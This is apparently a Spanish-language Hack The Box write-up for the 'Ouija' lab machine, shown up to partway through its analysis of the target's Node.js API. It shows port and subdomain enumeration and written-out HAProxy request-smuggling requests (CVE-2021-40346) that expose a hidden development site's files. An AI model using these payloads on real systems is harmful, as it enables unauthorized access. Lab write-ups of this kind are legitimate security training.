

Hack The Box - Ouija	
Sistema Operativo:	Linux
Dificultad:	Insane
Release:	02/12/2023
Skills Required	
<ul style="list-style-type: none"> ● Web Application Enumeration ● Common Hash Attacks ● File System Enumeration ● Binary Reverse Engineering ● Stack Overflows 	
Técnicas utilizadas	
<ul style="list-style-type: none"> ● Hash Length Extension Attacks ● Arbitrary File Read ● Integer Overflows ● Binary Static Analysis ● Executable Dynamic Analysis 	

Ouija es una máquina Linux de dificultad Insane que presenta un conjunto de vulnerabilidades que requieren largos y complicados pasos para ser explotadas. Inicialmente, se encuentra una aplicación web protegida detrás de HAProxy. Al explotar la vulnerabilidad CVE-2021-40346, se obtiene acceso a un subdominio protegido. A través de este subdominio, se descubre el código fuente de la API alojada en el puerto 3000 y su script de inicialización, lo que lleva al descubrimiento de un ataque de extensión de longitud de hash. Al explotar esta vulnerabilidad, se obtiene acceso a un endpoint de lectura de archivos de la API, permitiendo la recuperación de claves privadas SSH.

Una vez obtenido el acceso al sistema local, se descubre una aplicación web interna escrita en PHP, que utiliza una función perteneciente a una librería personalizada escrita en C vulnerable a un desbordamiento de enteros. Explotando esta vulnerabilidad, se consigue acceso root al sistema.



Enumeración

La dirección IP de la máquina víctima es 10.129.250.200. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~/Descargas]
└ $ ping -c 5 10.129.250.200 -R
PING 10.129.250.200 (10.129.250.200) 56(124) bytes of data.
64 bytes from 10.129.250.200: icmp_seq=1 ttl=63 time=69.2 ms
RR:   10.10.16.28
      10.129.0.1
      10.129.250.200
      10.129.250.200
      10.10.16.1
      10.10.16.28

64 bytes from 10.129.250.200: icmp_seq=2 ttl=63 time=61.7 ms  (same route)
64 bytes from 10.129.250.200: icmp_seq=3 ttl=63 time=82.1 ms  (same route)
64 bytes from 10.129.250.200: icmp_seq=4 ttl=63 time=85.6 ms  (same route)
64 bytes from 10.129.250.200: icmp_seq=5 ttl=63 time=119 ms  (same route)

--- 10.129.250.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4031ms
rtt min/avg/max/mdev = 61.681/83.614/119.431/19.889 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.250.200 -oN scanner_ouija** para descubrir los puertos abiertos y sus versiones:

- (**-p-**): realiza un escaneo de todos los puertos abiertos.
- (**-sS**): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (**-sC**): utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- (**-sV**): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (**--min-rate 5000**): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(root@kali)-[/home/administrador/Descargas]
└ # cat nmap/scanner_nmap
# Nmap 7.94SVN scan initiated Mon Aug  5 21:45:32 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_nmap 10.129.250.200
Increasing send delay for 10.129.250.200 from 0 to 5 due to 310 out of 1031 dropped probes since last increase.
Increasing send delay for 10.129.250.200 from 5 to 10 due to 1534 out of 5112 dropped probes since last increase.
Warning: 10.129.250.200 giving up on port because retransmission cap hit (10).
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\\.1 \\\d\\\\d\\\\d (?:[^\\\\r\\\\n]*\\\\r\\\\n(n(?\\\\r\\\\n))*)?.*\\\\r\\\\nServer: Virata-EmWeb/R([\\\\dLaserJet ([\\\\w_. -]+)\\\\nnbsp;\\\\nnbsp;\\\\nnbsp;'.
Nmap scan report for 10.129.250.200
Host is up, received user-set (0.12s latency).
Scanned at 2024-08-05 21:45:33 CEST for 121s
Not shown: 49932 closed tcp ports (reset), 15600 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 6f:f2:b4:ed:1a:91:8d:6e:c9:0f:51:71:d5:7c:49:bb (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhXNOyT1tbmLzdHAYnTYAAABBBOf5Qd80gxRSgutBifJRC7jgEi2e7uNftuctcdQmJGWQYTQ+PZQcvw5fZnF0BHotgSA8Vp58ftuLK93zu
|_ 256 df:dd:bc:dc:57:0d:98:af:0f:88:2f:73:33:48:62:e8 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1TE5AAAICPK/B9wRV28rwbwQHqJYErJC2f/143AtDpUhHgTro
80/tcp    open  http   syn-ack ttl 62 Apache httpd/2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp  open  http   syn-ack ttl 63 Node.js Express framework
|_http-favicon: Unknown favicon MD5: 03684398EBFB66CD258D44962AE50D1D
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug  5 21:47:34 2024 -- 1 IP address (1 host up) scanned in 122.17 seconds
```



Análisis del puerto 80 (HTTP)


Después de completar la enumeración de los puertos abiertos, accedí a la página web disponible en la máquina objetivo. Inicialmente, solo encontré la página por defecto de Apache 2.



Sin embargo, consideré la posibilidad de que se hubiera configurado un virtual hosting en la máquina objetivo. Dado que las máquinas de Hack The Box utilizan el nombre de la máquina seguido de "htb", procedí a modificar el archivo /etc/hosts.



A pesar de estos ajustes, la página web resultante no parecía contener información de utilidad.



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor.

```
(root㉿kali)-[~/home/administrador/Descargas]
└─# gobuster dir -u http://ouija.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,txt --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://ouija.htb/
[+] Method:       GET
[+] Threads:     200
[+] Threads:     200
[+] Threads:     200
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent:   Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.3) Gecko/2008092510 Ubuntu/8.04 (hardy) Firefox/3.0.3
[+] Extensions:  txt,php,html
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/...img           [Status: 301] [Size: 304] [--> http://ouija.htb/img/]
/index.html      [Status: 200] [Size: 18017]
/admin            [Status: 301] [Size: 306] [--> http://ouija.htb/admin/]
/css              [Status: 301] [Size: 304] [--> http://ouija.htb/css/]
/lib              [Status: 301] [Size: 304] [--> http://ouija.htb/lib/]
/js               [Status: 301] [Size: 303] [--> http://ouija.htb/js/]
/contactform     [Status: 301] [Size: 312] [--> http://ouija.htb/contactform/]
/server-status    [Status: 200] [Size: 43864]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

Al no encontrar información útil, procedí a buscar los posibles subdominios configurados en esta máquina.

```
(root㉿kali)-[~/home/administrador/Descargas]
└─# wfuzz -c - -hc=404 --hb=10671 -u http://ouija.htb -H "Host: FUZZ.ouija.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
=====
* WFuzz 3.1.0 - The Web Fuzzer
=====
Target: http://ouija.htb/
Total requests: 4989
=====
ID      Response Lines  Word      Chars      Payload
=====
000000019: 403      3 L      8 W      93 Ch      "dev"
0000000171: 403     3 L      8 W      93 Ch      "dev2"
0000000302: 403     3 L      8 W      93 Ch      "devel"
0000000341: 403     3 L      8 W      93 Ch      "development"
0000000466: 403     3 L      8 W      93 Ch      "dev1"
0000000612: 403     3 L      8 W      93 Ch      "develop"
0000000643: 403     3 L      8 W      93 Ch      "dev3"
0000000894: 403     3 L      8 W      93 Ch      "developer"
0000001492: 403     3 L      8 W      93 Ch      "dev01"
0000001629: 403     3 L      8 W      93 Ch      "dev4"
0000002341: 403     3 L      8 W      93 Ch      "developers"
0000002440: 403     3 L      8 W      93 Ch      "dev5"
0000003044: 403     3 L      8 W      93 Ch      "devtest"
0000003662: 403     3 L      8 W      93 Ch      "dev-www"
0000003808: 403     3 L      8 W      93 Ch      "devil"
0000004275: 403     3 L      8 W      93 Ch      "dev.m"
=====
Total time: 46.21264
Processed Requests: 4989
Filtered Requests: 4973
Requests/sec.: 107.9574
```

La información proporcionada por Wfuzz no resultó ser de utilidad, por lo que investigué el código fuente de la página web y descubrí otro subdominio.

```
399
400  <!-- Contact Form JavaScript File -->
401  <script src="contactform/contactform.js"></script>
402
403  <!-- Template Main Javascript File -->
404  <script src="js/main.js"></script>
405
406  <!-- Tracking Script -->
407  <script src="http://gitea.ouija.htb/leila/ouija-htb/js/tracking.js?_=0183747482"></script>
408
409 </body>
410 </html>
411
```



Con esta nueva información, modifíqué nuevamente el archivo /etc/hosts para reflejar los subdominios descubiertos.



```
hosts
/etc
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 10.129.250.200 ouija.htb gitea.ouija.htb dev.ouija.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1      localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
```


Como era de esperar, al acceder al subdominio dev.ouija.htb, se mostraba un código de error 403 Forbidden.



403 Forbidden

Request forbidden by administrative rules.

Sin embargo, al acceder al subdominio encontrado al analizar el código fuente anterior, descubrí la página web principal del repositorio Gitea. Gitea es un paquete de software de código abierto para alojar el control de versiones de desarrollo de software utilizando Git, así como otras funciones de colaboración como el seguimiento de errores y los wikis. Es similar a GitHub, pero permite el auto-alojamiento en un servidor local o en un proveedor de alojamiento.



Al parecer, la usuaria Leila ha creado un repositorio llamado ouija-htb. Este repositorio tiene instalado HAProxy versión 2.2.16, la cual es vulnerable a HAProxy Request Smuggling. Si esta versión de HAProxy está instalada en la máquina objetivo, habríamos encontrado un posible vector de ataque.

The screenshot shows the Gitea interface for the 'ouija-htb' repository. The commit details page is visible, showing a single commit from 'root' (d5bd7587eb) titled 'Initial Upload'. The commit includes files: contactform, css, img, js, lib, README.md, and index.html. Below the commit, there is a 'README.md' file containing setup instructions for Ouija website setup & Product information, mentioning HAProxy, Apache2, and PHP. The instructions list steps for installation and configuration.

El **HAProxy Request Smuggling** constituye una técnica de explotación sofisticada que se fundamenta en las discrepancias existentes en la interpretación de las secuencias de solicitudes HTTP por parte de distintos componentes de la infraestructura web. En entornos en los que se utiliza HAProxy como balanceador de carga o proxy inverso, es común que múltiples solicitudes HTTP se transmitan de forma consecutiva a través de una única conexión persistente hacia los servidores backend. Este mecanismo, diseñado para optimizar el rendimiento y la utilización eficiente de los recursos de red, puede derivar en riesgos significativos si los módulos encargados del análisis y delimitación de dichas solicitudes no aplican criterios homogéneos.

La problemática se origina cuando los servidores frontend y backend difieren en la delimitación de petición, interpretando de manera divergente los marcadores que separan una solicitud de otra, en particular a través de cabeceras críticas como *Content-Length* y *Transfer-Encoding*. Esta disparidad permite que un atacante introduzca intencionadamente solicitudes ambiguas o maliciosas. En este contexto, la manipulación no invocada de los límites de análisis posibilita la alteración y el "smuggling" de solicitudes, lo que podría derivar en la desincronización de los procesos de gestión de mensajes entre los distintos componentes.

La vulnerabilidad identificada como **CVE-2021-40346** es un claro exponente de este escenario. Dicha vulnerabilidad se origina a partir de un error en la gestión de variables numéricas—específicamente, un desbordamiento de enteros— que afecta directamente los procesos internos encargados de analizar, interpretar y validar la estructura de las solicitudes HTTP. El sobreflujo numérico ocasiona que los contadores internos, utilizados para delimitar y validar el tamaño y la integridad de las solicitudes, toleren valores anómalos. Esto facultará a un atacante remoto para inyectar modificaciones en la solicitud de un usuario legítimo, alterando parámetros clave y, potencialmente, desviando la cadena de datos hacia rutas no autorizadas.



Esta explotación puede desembocar en consecuencias de gran envergadura: la posibilidad de obtener información sensible, que de otro modo se encontraría debidamente protegida, o la inducción de un estado de denegación de servicio (DoS) en el sistema, al socavar la estabilidad y disponibilidad de la infraestructura. En situaciones donde dichas vulnerabilidades sean explotadas, el equilibrio de la seguridad operativa se ve comprometido radicalmente, en tanto que la desalineación entre los mecanismos de validación y procesamiento de solicitudes puede facilitar la ejecución de ataques encadenados con efectos potencialmente devastadores.

Frente a estos escenarios, resulta imperativo que las organizaciones implementen políticas de auditoría y configuraciones robustas en los sistemas que integren HAProxy. Las prácticas recomendadas implican la homogeneización de los algoritmos de parseo entre servidores frontend y backend, la aplicación de parches de seguridad de manera oportuna y la adopción de mecanismos de control adicionales que permitan detectar y mitigar comportamientos anómalos en el tráfico HTTP. Solo de esta manera se garantizará el correcto aislamiento y la integridad de las solicitudes, minimizando riesgos asociados al request smuggling en un entorno de comunicaciones altamente distribuido.



La técnica se ejecuta típicamente suministrando tanto los encabezados Content-Length como Transfer-Encoding con longitudes contradictorias en la misma solicitud, apuntando a inconsistencias de análisis entre los servidores frontend y backend.

Send Cancel < > v

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET / HTTP/1.1 2 Host: ouija.htb 3 Content-Length:0aa: 4 Content-Length: 41 5 6 GET / HTTP/1.1 7 Host: dev.ouija.htb 8 9 GET / HTTP/1.1 10 11	<title> Ouija dev </title> <link rel="stylesheet" href="style.css"> </head> <body> <h1> projects under development </h1> Project Name: Api Api Source Code: app.js Init File: init.sh <footer> © 2023 ouija software </footer> </body> </html>



Como puede verse en la imagen anterior, al abusar de esta vulnerabilidad, se obtiene el código fuente de dev.ouija.htb. Aunque pueden verse dos enlaces que conducen a dos recursos, uno en JavaScript y otro en Bash shell, copié todo el código de dicho recurso para obtener una referencia visual de la página web.

projects under development

- Project Name: Api
- Api Source Code: [app.js](#) Init File: [init.sh](#)

© 2023 ouija software

En la imagen siguiente puede verse el código fuente del archivo init.sh. Este script exporta una variable k que contiene el contenido del archivo /opt/auth/api.key, sin embargo, no puede acceder a este contenido. También se exportan dos variables adicionales: **botauth_id**, que se establece en "bot1:bot", y **hash**, que contiene un valor hash específico.

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: ouija.htb
3 Content-Length:62
4 Content-Type:application/x-www-form-urlencoded
5
6 GET /editor.php?file=init.sh HTTP/1.1
7 Host: dev.ouija.htb
8
9 GET / HTTP/1.1
10
11

Response
Pretty Raw Hex Render
431 <head>
432   <meta charset="UTF-8">
433   <title>
434     Text Editor
435   </title>
436   <link rel="stylesheet" href="style.css">
437 </head>
438 <body>
439   <h1>
440     Text Editor
441   </h1>
442   <div class="container">
443     <form>
444       init.sh
445     </form>
446     <textare a name="content" id="content" cols="30" rows="10">
447       #!/bin/bash
448
449       echo "$date api config starts" >> /var/log/zapi
450       mkdir -p .config/bin .config/local .config/share /var/log/zapi
451       export k=$(cat /opt/auth/api.key)
452       export botauth_id="bot1:bot"
453       export hash="4b22a0418847a51650623a458acc1bba5c01f6521ea6135872b9f15b56b988c1"
454       ln -s /proc .config/bin/process_informations
455       echo "$date api config done" >> /var/log/zapi.log
456
457       exit 1
458     </textare a>
459     <button type="submit">
460       Save
461     </button>
462   </div>
463   </body>
464   <footer>
465     <copy> 2023 ouija software
466   </footer>
467 </html>
468

```

En la siguiente imagen puede verse también el código del archivo app.js.

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: ouija.htb
3 Content-Length:0
4 Content-Type:application/x-www-form-urlencoded
5
6 GET /editor.php?file=app.js HTTP/1.1
7 Host: dev.ouija.htb
8
9 GET / HTTP/1.1
10
11

Response
Pretty Raw Hex Render
446 const key = process.env.k;
447 app.listen(3000, ()=>{ console.log(`listening @ 3000`); });
448
449 function db() {
450   s1=Buffer.from(b, 'base64').toString('utf-8');
451   s2=Buffer.from(s1.toLowerCase(), 'hex');
452   return s2;
453 }
454
455 function generate_cookies(identification) {
456   var sha256=crt.createHash('sha256');
457   wrap = sha256.update(key);
458   wrap = sha256.update(identification);
459   rhash=sha256.digest('hex');
460   return(rhash);
461 }
462
463 function verify_cookies(identification, rhash){
464   if ((generate_cookies(identification)) === rhash){
465     return 1;
466   } else{
467     return 0;
468   }
469 }
470
471 function ensure_auth(q, r) {
472   if(!q.headers['ihash']) {
473     r.json("ihash header is missing");
474   } else if (!q.headers['identification']) {
475     r.json("identification header is missing");
476   }
477 }
478
479 if(verify_cookies(q.headers['identification'], q.headers['ihash']) != 0) {
480   r.json("Invalid Token");
481 }
482 else if (!! (q.headers['identification'].includes("::admin:True")) ) {
483   r.json("Insufficient Privileges");
484 }
485
486 app.get('/login', (q,r,n) => {
487   if(!q.query.username || !q.query.password) {
488     r.json({message:"username and password are required"});
489   }
490 })

```



El análisis del código es el siguiente:

El siguiente fragmento de código se encarga de iniciar un servidor y hacer que escuche en el puerto 3000. La función `app.listen` es utilizada para poner en marcha el servidor, permitiendo que este reciba y procese solicitudes entrantes en el puerto especificado. En este caso, el puerto elegido es el 3000, un puerto comúnmente utilizado durante el desarrollo de aplicaciones web.

Una vez que el servidor comienza a escuchar en el puerto 3000, se ejecuta una función de flecha (arrow function) que imprime un mensaje en la consola. Esta función de flecha es una forma concisa y moderna de definir funciones en JavaScript. El mensaje que se imprime, “listening @ 3000”, sirve como una confirmación visual para el desarrollador, indicando que el servidor está activo y listo para recibir solicitudes en el puerto especificado.

```
20 const key = process.env.k;
21
22 app.listen(3000, ()=>{ console.log("listening @ 3000"); });
23
24 function d(b){
25     s1=(Buffer.from(b, 'base64')).toString('utf-8');
```

La **función d(b)** está diseñada para realizar una serie de transformaciones en una cadena de texto codificada en Base64. El proceso comienza con la decodificación de la cadena Base64 a una cadena en formato UTF-8. Esto se logra utilizando el método `Buffer.from(b, 'base64')`, que convierte la cadena Base64 en un buffer, seguido de `.toString('utf-8')`, que convierte ese buffer en una cadena UTF-8.

Una vez que se ha obtenido la cadena en formato UTF-8, el siguiente paso es convertirla a minúsculas. Esto se hace mediante el método `.toLowerCase()`, que asegura que todos los caracteres de la cadena estén en minúsculas. Esta conversión es importante para la siguiente etapa del proceso.

La cadena en minúsculas se convierte entonces en un buffer hexadecimal. Esto se realiza utilizando nuevamente el método `Buffer.from`, pero esta vez con el argumento 'hex', lo que indica que la cadena debe ser interpretada como un valor hexadecimal. El resultado de esta conversión es un buffer hexadecimal que contiene los datos transformados. Finalmente, la función devuelve este buffer hexadecimal.

```
23
24 function d(b){
25     s1=(Buffer.from(b, 'base64')).toString('utf-8');
26     s2=(Buffer.from(s1.toLowerCase(), 'hex'));
27     return s2;
28 }
```

La función **generate_cookies(identification)** se encarga de generar un hash SHA-256 a partir de una clave y una identificación proporcionada. El proceso comienza con la creación de un objeto `sha256` utilizando el método `crt.createHash('sha256')`. Este objeto se utiliza para realizar operaciones de hash con el algoritmo SHA-256.

A continuación, se actualiza el objeto `sha256` con una clave (key). Esto se realiza mediante el método `sha256.update(key)`, que añade la clave al contenido que será hasheado. Posteriormente, se actualiza nuevamente el objeto `sha256`, esta vez con la identificación proporcionada como argumento a la función. Este paso se lleva a cabo utilizando el método `sha256.update(identification)`.



Una vez que se han añadido tanto la clave como la identificación al objeto sha256, se genera el hash final. Esto se logra mediante el método `sha256.digest('hex')`, que calcula el hash y lo devuelve en formato hexadecimal. El valor hexadecimal resultante es el hash generado a partir de la clave y la identificación. Finalmente, la función devuelve este hash hexadecimal.

```
30 function generate_cookies(identification){  
31     var sha256=crt.createHash('sha256');  
32     wrap = sha256.update(key);  
33     wrap = sha256.update(identification);  
34     hash=sha256.digest('hex');  
35     return(hash);  
36 }  
37
```

La función `verify_cookies(identification, rhash)` tiene como objetivo verificar la validez de un hash proporcionado (rhash) en comparación con un hash generado a partir de una identificación (identification). El proceso comienza llamando a la función `generate_cookies`, que se encarga de generar un hash utilizando la identificación proporcionada. Sin embargo, antes de generar el hash, la identificación se transforma mediante la función `d`, que decodifica y convierte la cadena en un buffer hexadecimal.

Una vez que se ha generado el hash a partir de la identificación transformada, la función `verify_cookies` compara este hash con el hash proporcionado (rhash). Esta comparación se realiza utilizando una estructura condicional `if`. Si los dos hashes coinciden, la función devuelve 0, indicando que el hash proporcionado es válido. En caso contrario, si los hashes no coinciden, la función devuelve 1, indicando que el hash proporcionado no es válido.

```
37  
38 function verify_cookies(identification, rhash){  
39     if( ((generate_cookies(d(identification)))) === rhash){  
40         return 0;  
41     }else{return 1;}  
42 }  
43
```

La función `ensure_auth(q, r)` se encarga de verificar la autenticación de las solicitudes entrantes. Esta función toma dos parámetros: `q`, que representa la solicitud (`request`), y `r`, que representa la respuesta (`response`). El proceso de autenticación comienza comprobando la presencia de ciertos encabezados en la solicitud.

Primero, la función verifica si el encabezado `ihash` está presente en la solicitud. Si este encabezado falta, la función responde con un mensaje JSON indicando que el encabezado `ihash` está ausente. Si el encabezado `ihash` está presente, la función procede a verificar la presencia del encabezado `identification`. Si este encabezado también falta, la función responde con un mensaje JSON indicando que el encabezado `identification` está ausente.

Si ambos encabezados están presentes, la función pasa a la siguiente etapa de verificación. Utiliza la función `verify_cookies` para comprobar si el hash generado a partir de la identificación coincide con el hash proporcionado en el encabezado `ihash`. Si los hashes no coinciden, la función responde con un mensaje JSON indicando que el token es inválido.



Finalmente, si los hashes coinciden, la función realiza una última verificación para asegurarse de que la identificación contiene los privilegios de administrador. Esto se hace utilizando la función d para decodificar la identificación y comprobar si incluye la cadena “::admin:True”. Si la identificación no contiene esta cadena, la función responde con un mensaje JSON indicando que los privilegios son insuficientes.

```
44 function ensure_auth(q, r) {
45   if(!q.headers['ihash']) {
46     r.json("ihash header is missing");
47   }
48   else if (!q.headers['identification']) {
49     r.json("identification header is missing");
50   }
51
52   if(verify_cookies(q.headers['identification'], q.headers['ihash']) != 0) {
53     r.json("Invalid Token");
54   }
55   else if (!(d(q.headers['identification']).includes("::admin:True"))) {
56     r.json("Insufficient Privileges");
57   }
58 }
59
```

La ruta **/login** maneja las solicitudes GET y se define utilizando el método app.get. Esta ruta toma tres parámetros: q, que representa la solicitud (request), r, que representa la respuesta (response), y n, que representa la siguiente función middleware (next).

El proceso de esta ruta comienza verificando si los parámetros de consulta uname y upass están presentes en la solicitud. Esto se hace mediante la condición if(!q.query.uname || !q.query.upass). Si alguno de estos parámetros falta, la función responde con un mensaje JSON que indica que tanto uname como upass son necesarios.

Si ambos parámetros están presentes, la función procede a una segunda verificación redundante para asegurarse de que los parámetros uname y upass están efectivamente presentes. Esta verificación adicional parece innecesaria, ya que es idéntica a la primera. Si los parámetros faltan en esta segunda verificación, la función responde nuevamente con un mensaje JSON indicando que uname y upass son necesarios.

Si los parámetros uname y upass están presentes en ambas verificaciones, la función responde con un mensaje JSON que indica que la funcionalidad está deshabilitada y en desarrollo. Este mensaje se envía utilizando r.json({"message":"disabled (under dev)"})�.

```
59
60 app.get("/login", (q,r,n) => {
61   if(!q.query.uname || !q.query.upass){
62     r.json({"message":"uname and upass are required"});
63   }else{
64     if(!q.query.uname || !q.query.upass){
65       r.json({"message":"uname & upass are required"});
66     }else{
67       r.json({"message":"disabled (under dev)"});
68     }
69   }
70 });


```

La ruta **/register** maneja las solicitudes GET y se define utilizando el método app.get. Cuando se recibe una solicitud GET en la ruta /register, la función responde inmediatamente con un mensaje JSON que indica que la funcionalidad está deshabilitada. El mensaje enviado es {"message":"__disabled__"}, lo que deja claro que el registro de nuevos usuarios no está disponible en este momento.

Por otro lado, la ruta **/users** también maneja las solicitudes GET y sigue una estructura similar. Al igual que en la ruta /register, se utilizan los parámetros q, r y n. Sin embargo, antes de responder a la solicitud, la función ensure_auth se llama para verificar la autenticación de la solicitud. Esta función se asegura de que la solicitud esté autenticada correctamente antes de proceder.

Si la autenticación es exitosa, la función responde con un mensaje JSON que indica que la base de



datos no está disponible. El mensaje enviado es {"message": "Database unavailable"}, lo que informa al usuario que no se puede acceder a la base de datos en ese momento. Esta respuesta se envía independientemente de la autenticación, lo que sugiere que la funcionalidad de acceso a la base de datos está temporalmente fuera de servicio.

```
71
72 app.get("/register", (q,r,n) => {r.json({"message":"_disabled_"});});
73 app.get("/users", (q,r,n) => {
74   ensure_auth(q, r);
75   r.json({"message":"Database unavailable"});
76 });
77
```

La ruta **/file/get** maneja las solicitudes GET y se define utilizando el método app.get. El proceso de esta ruta comienza verificando la autenticación de la solicitud mediante la función ensure_auth. Esta función se asegura de que la solicitud esté autenticada correctamente antes de proceder.

Una vez verificada la autenticación, la función comprueba si el parámetro de consulta file está presente en la solicitud. Si este parámetro falta, la función responde con un mensaje JSON indicando que el parámetro file es necesario. Si el parámetro file está presente, la función procede a verificar la seguridad del nombre del archivo. Esto se hace comprobando si el nombre del archivo comienza con / o contiene secuencias de directorios ascendentes como .. o ../../. Si el nombre del archivo no es seguro, la función responde con un mensaje JSON indicando que la acción no está permitida.

Si el nombre del archivo es seguro, la función intenta leer el archivo utilizando fs.readFile. Si ocurre un error durante la lectura del archivo, la función responde con un mensaje JSON que contiene el mensaje de error. Si la lectura del archivo es exitosa, la función responde con el contenido del archivo en formato JSON.

La ruta **/file/upload** también maneja las solicitudes GET y se define de manera similar. Sin embargo, esta ruta responde inmediatamente con un mensaje JSON indicando que la funcionalidad está deshabilitada por razones de seguridad. El mensaje enviado es {"message": "Disabled for security reasons"}, lo que deja claro que la carga de archivos no está permitida.

Finalmente, la ruta comodín /* maneja todas las demás solicitudes GET no especificadas anteriormente. Esta ruta responde con un mensaje JSON indicando que la ruta no se encontró y sugiere una redirección. El mensaje enviado es "200 not found, redirect to .", lo que informa al usuario que la ruta solicitada no existe y sugiere una redirección a la raíz del sitio.

```
78 app.get("/file/get", (q,r,n) => {
79   ensure_auth(q, r);
80   if(!q.query.file){
81     r.json({"message":"file= is required"});
82   }else{
83     let file = q.query.file;
84     if(file.startsWith("/") || file.includes('..') || file.includes("../")){
85       r.json({"message":"Action not allowed"});
86     }else{
87       fs.readFile(file, 'utf8', (e,d)>{
88         if(e) {
89           r.json({"message":e});
90         }else{
91           r.json({"message":d});
92         }
93       });
94     }
95   });
96 });
97 app.get("/file/upload", (q,r,n) =>{r.json({"message":"Disabled for security reasons"});});
